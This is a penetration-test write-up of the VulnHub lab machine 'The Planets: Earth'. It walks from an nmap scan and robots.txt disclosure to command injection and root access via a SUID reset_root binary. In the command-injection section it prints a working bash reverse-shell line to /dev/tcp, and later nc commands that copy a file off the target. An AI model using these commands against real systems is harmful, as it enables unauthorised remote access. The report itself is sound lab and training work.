THE PLANETS: EARTH MACHINE Report

VULNHUB Machine Report

NAME : CHANDRA KANT BAURI

EMAIL : devraj0262@gmail.com

2024-01-21

VULNHUB THE PLANETS: EARTH

▼ Contents

▼ 1 VulnHub Machine The Planets: Earth, Report

1.1 Introduction

This penetration test report explores the security landscape of the VulnHub machine "The Planets Earth." The assessment delves into potential vulnerabilities, aiming to provide a comprehensive overview of the system's security posture. By identifying weaknesses, assessing their impact, and offering actionable recommendations, this report equips stakeholders with insights to fortify the system against cyber threats.

1.2 Objective

Conduct a targeted penetration test on the VulnHub machine "The Planets Earth" to identify and exploit vulnerabilities. The goal is to assess the system's security, report findings, and provide actionable recommendations for remediation. This will empower stakeholders to enhance the overall resilience of the system against potential cyber threats.

1.3 Requirements

OverallHigh-LevelSummaryandRecommendations(non-technical)
Methodologywalkthroughanddetailedoutlineofstepstaken
Eachfindingwithincludedscreenshots,walkthrough,samplecode,andproof.txtifapplicable.
Anyadditionalitemsthatwerenotincluded

▼ 2 Report High-Level Summary

overall objective was to evaluate the network, identify systems, and exploit flaws and to make a report.

2.1 Recommendations

Patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future.

▼ 3 Methodologies

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.

MACHINE IP 10.69.1.102

3.2 Service Enumeration

NMAP SCAN

```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1
Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1
Python/3.9
|
http-title: Bad Request (400)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1
Python/3.9)
| tls-alpn:
|
  http/1.1
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Issuer: commonName=earth.local/stateOrProvinceName=Space
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-12T23:26:31
| Not valid after:  2031-10-10T23:26:31
| MD5:   4efa:65d2:1a9e:0718:4b54:41da:3712:f187
|_SHA-1: 04db:5b29:a33f:8076:f16b:8a1b:581d:6988:db25:7651
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1
Python/3.9
|_ssl-date: TLS randomness does not represent time
|_http-title: Bad Request (400)
```

PORTS OPEN

- 22/tcp open ssh   OpenSSH 8.6 (protocol 2.0)
- 80/tcp open http   Apache httpd 2.4.51 ((Fedora)

- *443/tcp open ssl/http Apache httpd 2.4.51 ((Fedora)*

3.3 Penetration

Vulnerability: Information Disclosure

Impact

Web Server robots.txt

The remote host contains A file named 'robots.txt' that is intended to prevent web 'robots' from visiting certain directories in a website for maintenance or indexing purposes. A malicious user may also be able to use the contents of this file to learn of sensitive documents or directories on the affected site and either retrieve them directly or target them for other attacks.

Affected url: https://terratest.earth.local/robots.txt

Vulnerability Fix:

Review the contents of the site's robots.txt tile, use Robots META tags instead of entries in the robots.txt file, and/or adjust the web servers access controls to limit access to sensitive material.
When access Configuration Utility, https://<FQDN / IP of Configuration Utility>/robots.txt, get the content below:
User-agent: *
Disallow: /

Severity: High

POC:

ADMIN panel found http://terratest.earth.local/admin/login

Username terra exposed at https://terratest.earth.local/testingnotes.txt

```
root@Endeavour /h/l/v/earth# curl https://terratest.earth.local/robots.txt -k
User-Agent: *
Disallow: /
.asp
Disallow: /
.aspx
Disallow: /
.bat
Disallow: /
.c
Disallow: /
.cfm
Disallow: /
.cgi
Disallow: /
.com
Disallow: /
.dll
Disallow: /
.exe
Disallow: /
.htm
Disallow: /
.html
Disallow: /
.inc
Disallow: /
.jhtml
Disallow: /
.jsa
Disallow: /
```

```
.json
Disallow: /
.jsp
Disallow: /
.log
Disallow: /
.mdb
Disallow: /
.nsf
Disallow: /
.php
Disallow: /
.phtml
Disallow: /
.pl
Disallow: /
.reg
Disallow: /
.sh
Disallow: /
.shtml
Disallow: /
.sql
Disallow: /
.txt
Disallow: /
.xml
Disallow: /testingnotes.*
```

Vulnerability Exploited: Command Injection

Impact :Reverse Shell through Command Injection:

Exploiting command injection to achieve a reverse shell grants an attacker unauthorized access and control over the target system. By injecting malicious commands into input fields, the attacker can establish a connection back to their system, effectively gaining a remote shell on the compromised machine. This allows the attacker to execute arbitrary commands, navigate the file system, exfiltrate sensitive data, and potentially escalate privileges. The impact extends to full compromise of the system's confidentiality, integrity, and availability, posing a significant threat to the overall security and functionality of the affected environment. Mitigation involves rigorous input validation, secure coding practices, and regular security assessments to prevent such command injection exploits.

Affected url: earth.local/admin

Vulnerability fix:

To fix command injection vulnerabilities:

Input Validation:

Validate and sanitize user inputs to allow only expected characters.

Parameterized Queries:

Use parameterized queries to prevent injection in database interactions.

Command Sanitization:

Sanitize inputs by removing or escaping special characters.

Least Privilege:

Limit process privileges and avoid unnecessary elevated access.

Application Firewalls:

Deploy application firewalls to filter malicious input at the network level.

Code Reviews:

Regularly review and address potential vulnerabilities in code.

POC :


To obtain a reverse shell convert attacker ip address to decimal.

in a simple bash reverse shell

```
bash -i >& /dev/tcp/172294500/10000 0>&1
```

start a listener at specified port.

now use the above payload to get a reverse shell.




```
┌──(kali㉿kali)-[~/VulnHub/Earth]
└─$ nc -nvlp 10000
listening on [any] 10000 ...
ls
connect to [10.69.1.100] from (UNKNOWN) [10.69.1.102] 41466
bash: cannot set terminal process group (839): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
bash-5.1$ 
```

3.4 Maintaining Access

A netcat Shell was obtained through command injection.
Shell was stabalised using python.
code:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```




```
bash-5.1$ tty
tty
not a tty
bash-5.1$ python3 -c "import pty; pty.spawn('/bin/sh')"
python3 -c "import pty; pty.spawn('/bin/sh')"
sh-5.1$ tty
tty
/dev/pts/0
sh-5.1$ 
```

Privilege escalation

Check SUIDs

```
find / -perm -4000 2>/dev/null
```



```
sh-5.1$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
sh-5.1$ 
```


/usr/bin/reset_root

pull **reset_root** back to our machine so we can take a closer look at it. We’ll do this by executing the following commands

Target machine: `nc -w 3 <my_ip> <my_port> < reset_root`

and

My Machine: `nc -nvlp <port_i_want_to_use> > reset_root`



```
┌──(kali㉿kali)-[~/VulnHub/Earth]
└─$ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET TRIGGERS PRESENT...
)                                                       = 38
access("/dev/shm/kHgTFI5G", 0)                                                   = -1
access("/dev/shm/Zw7bV9U5", 0)                                                   = -1
access("/tmp/kcM0Wewe", 0)                                                       = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                                       = 44
+++ exited (status 0) +++
```

It just checks to see if the above files exist? Just go ahead and create those on the target box and then run it again.

It will set root password to Earth

3.5 Clearing Tracks

The assessment ensures that remnants of the penetration test are removed.

Removed all user accounts and passwords.